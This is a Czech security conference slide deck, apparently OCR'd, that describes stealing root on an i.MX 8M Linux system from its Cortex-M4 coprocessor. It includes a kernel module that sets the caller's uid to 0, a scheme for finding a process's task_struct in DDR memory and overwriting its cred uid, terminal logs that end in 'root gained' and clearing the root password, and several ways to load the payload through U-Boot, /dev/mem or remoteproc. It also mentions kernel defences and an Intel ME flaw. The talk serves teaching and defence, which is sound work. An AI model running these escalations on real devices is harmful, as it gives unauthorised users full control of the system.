
Jak ukrást roota na hybridním embedded procesoru


Daniel Trnka

2019

Jádra procesoru i.MX 8M




Paměťová mapa a kde umístit kód M4 jádra?



Cíl

- spustit proces pod normálním uživatelem
- najít proces z M4
- změnit uid v procesu z M4
- získat root konzolu v procesu



Struktura každého procesu

```
struct task_struct {
    ...
    const struct cred __rcu *real_cred;
    const struct cred __rcu *cred;
    char comm[TASK_COMM_LEN];
    ...
};
```

```
(gdb) p sizeof(struct task_struct)
$1 = 6720
```

Struktura cred

```
struct cred {
    ...
    kuid_t uid;    /* real UID of the task */
    kgid_t gid;    /* real GID of the task */
    kuid_t suid;   /* saved UID of the task */
    kgid_t sgid;   /* saved GID of the task */
    kuid_t euid;   /* effective UID of the task */
    kgid_t egid;   /* effective GID of the task */
    kuid_t fsuid;  /* UID for VFS ops */
    kgid_t fsgid;  /* GID for VFS ops */
    ...
};
```

Prvně v jaderném modulu "oficiálně"...

```
#include <linux/module.h>

static int su(char *val, const struct kernel_param *kp) {
        struct cred* new_cred = prepare_creds();
        kuid_t v = {0};
        new_cred->uid = v;
        new_cred->euid = v;
        new_cred->fsuid = v;
        return commit_creds(new_cred);
}
static struct kernel_param_ops ops = {
        .get = &su, // read()
};
// /sys/module/test/parameters/su
module_param_cb(su, &ops, NULL, 0664);
MODULE_LICENSE("GPL v2");
```

Funguje?

```
# insmod ./test.ko

$ id
uid=1000(daniel) gid=1000(daniel) groups=1000(daniel)
$ cat /sys/module/test/parameters/su
$ id
uid=1000(daniel) gid=1000(daniel) groups=1000(daniel)
```

Funguje!

```
$ read < /sys/module/test/parameters/su
# id
uid=0(root) gid=1000(daniel) groups=1000(daniel)
# ip addr add fd64::1/128 dev eth0
# ip addr show dev eth0 | grep fd
inet6 fd64::1/128 scope global
# passwd -d root
passwd: password expiry information changed.
```

Můžeme zjednodušit...


```
#include <linux/module.h>

static int su(char *val, const struct kernel_param *kp) {
        kuid_t v = {0};
        ((struct cred*) current->cred)->uid = v;
        return 0;
}

static struct kernel_param_ops ops = {
        .get = &su,
};
module_param_cb(su, &ops, NULL, 0664);
MODULE_LICENSE("GPL v2");
```

Nalezení procesu z M4 jádra

1. naivně najít řetězec s názvem procesu v DDR paměti
2. před začátkem jsou dva validní 64bit ukazatele `cred`
   - zarovnány na násobek 4
     `addr & 0b11 == 0`
   - do virtuální paměti
     nejvyšší bity jsou 1
3. dereference ukazatelů
   - převod z virtuální na fyzickou adresu
     `phys = (virt & ~page_offset) + kernel_start`
4. hodnota uid == 1000

```
cred: 40 F5 9B 36 00 80 FF FF  40 F5 9B 36 00 80 FF FF
comm: 68 69 6A 61 63 6B 00 00  30 00 00 00 00 00 00 00
       h  i  j  a  c  k  .  .   0  .  .  .  .  .  .  .
```

Změna uid


dereference
fyzická adresa
M4 jádra
0x769B F540
struct cred {
....
kuid_t uid;
....
}
+ kernel_start
+ 0x4000 0000
0x369B F540
& ~page_offset
& ~((-1UL) << (47 - 1))
& 0xFFFF FFFF
virtuální
pamět
kernelu
0xFFFF 8000 369B F540
V little endian
cred: 40 F5 9B 36 00 80 FF FF 40 F5 9B 36 00 80 FF FF
comm: 68 69 6A 61 63 6B 00 00 30 00 00 00 00 00 00 00
h i j a c k . . 0 . . . .
hledaný řetezec s názvem procesu

Nesdílená DDR paměť jádra

- paměť nastavena jako nesdílená
- změna se neprojeví a může být zahozena
- v cyklu nastavovat uid pro “prostřelení” skrze cache

Obnova zapomenutého root hesla


```
64 6F 6E 65 0D 0A 2D 2D  20 47 65 6E 65 72 61 74  |  done..-- Generat

253812
addr not valid 616a69686d32333b ad32333b
addr not valid 3d3d3d3d3d3d3d3d 7d3d3d3d
found: ffff800076117240 b6117240
40 72 11 76 00 80 FF FF  40 72 11 76 00 80 FF FF  |  @r.v....@r.v....
68 69 6A 61 63 6B 00 00  30 00 00 00 00 00 00 00  |  hijack..0.......
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
78 F6 09 76 00 80 FF FF  78 F6 09 76 00 80 FF FF  |  x..v....x..v....
00 00 00 00 00 00 00 00  80 B2 41 77 00 80 FF FF  |  ..........Aw....
00 D8 3D 74 00 80 FF FF  80 B8 15 09 00 00 FF FF  |  ..=t............
C0 D0 5B 76 00 80 FF FF  00 63 5F 74 00 80 FF FF  |  ..[v.....c_t....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................

1000
propably found process

open(/etc/shadow) = : Permission denied
open(/etc/shadow) = : Permission denied
open(/etc/shadow) = : Permission denied
open(/etc/shadow) = : Permission denied
open(/etc/shadow) = : Permission denied
open(/etc/shadow) = : Permission denied
root gained
root@picopi:/rootkit# passwd -d root
passwd: password expiry information changed.
root@picopi:/rootkit#
[0] 1:ssh*                                        "daniel@ntb:~" 21:20 19-Mar-19
```

Jak to dostat do systému?

- paměti jsou volatilní
- oficiálně jen ze zavaděče Das U-Boot
  - přístup na UART1 konzolu
  - modifikace proměnných v boot sektoru
- neoficiálně pomocí `/dev/mem`
- 2x neoficiálně s remoteproc
  - /lib/firmware/rproc-imx-rproc-fw
- připojení do M4 knihoven

1) Nahrání M4 kódu ze zavaděče

- přístup na systém s připojenou konzolou k i.MX
- zbytečné pro získání roota z M4 jádra
- mužem nabootovat s `init=/bin/bash`




```
$ minicom -D /dev/ttyUSB0
u-boot=> loady 0x7e0000
...
u-boot=> bootaux 0x7e0000
u-boot=> boot
```

2) Neoficiální nahrání z userspace

```
$ strace ./load
open("/dev/mem", O_RDWR|O_SYNC) = 3
# 32bit registr pro start/stop M4 jádra
mmap(NULL, 4, PROT_READ|PROT_WRITE, MAP_SHARED, 3,
     0x30390000) = 0xffff99593000
# TCM paměť pro M4 kód - 256 KB
mmap(NULL, 262143, PROT_READ|PROT_WRITE, MAP_SHARED, 3,
     0x7e0000) = 0xffff993b4000
```

2) Neoficiální nahrání z userspace

- suid bit

```
# chmod u+s load
$ ./load root.bin
```

- “bezpečněji” s linux capabilities
  - `CONFIG_EXT4_FS_SECURITY=y`
    `CONFIG_EXT2_FS_XATTR=y`

```
# chmod g+w /dev/mem
# ls /dev/mem
crw-rw---- 1 root kmem 1, 1 Jan 28  2018 /dev/mem
# usermod -a -G kmem daniel
# setcap cap_sys_rawio+ep load
$ ./load root.bin
```

3) Jaderným frameworkem remoteproc

- framework pro sjednocení správy remote jader
- nepodporované ze strany NXP
- nahrání firmware rootem

```
# cp root.elf /lib/firmware/rproc-imx-rproc-fw
# echo start > \
  /sys/kernel/debug/remoteproc/remoteproc0/state
```

- missconfiguration - zapisovatelný `/lib/firmware` nebo jiná cesta
  - po restartu se zavede firmware
  - lze podvrhnout firmware pro SDMA atd
- nahrávání obyčejným uživatelem
  - vlastní firmware cesta
  - přístup k debugfs

Ochrana v novějším jádře?

- prohození položek ve struktuře
- seed musí být součástí distribuce pro out-of-tree moduly
- `GCC_PLUGIN_RANDSTRUCT=y`
- Archlinux, Debian zatím nepoužívá

```
struct task_struct {

  randomized_struct_fields_start
  ...
  const struct cred __rcu *real_cred;
  const struct cred __rcu *cred;
  char comm[TASK_COMM_LEN];
  ...
  randomized_struct_fields_end
};
```

Podobný problém - Intel management engine

- pro vzdálenou správu počítačů
- mikrokontrolér běží i při vypnutém počítači
  - Intel Quark x86 CPU
  - MINIX 3 (porušena licence?)
  - nutný pro start hlavního procesoru
- vlastní eth interface
  - normální traffic lze číst
- plný přístup do paměti
- keylogger
- Silent Bob is silent, CVE-2017-5689

```
if(strncmp(comp_response, user_response, user_len)) {
  // invalid login!
}
// valid - user_len = 0
```

Uzavřený firmware...

- mohou být vložené backdoors
- `$ find /lib/firmware/ -type f | wc -l`
  `1837`
- antiviry nemusí mít přístup
- firmware na HDD discích, Wi-Fi

Děkují za pozornost

- demo
  `https://trnila.eu/rootkit`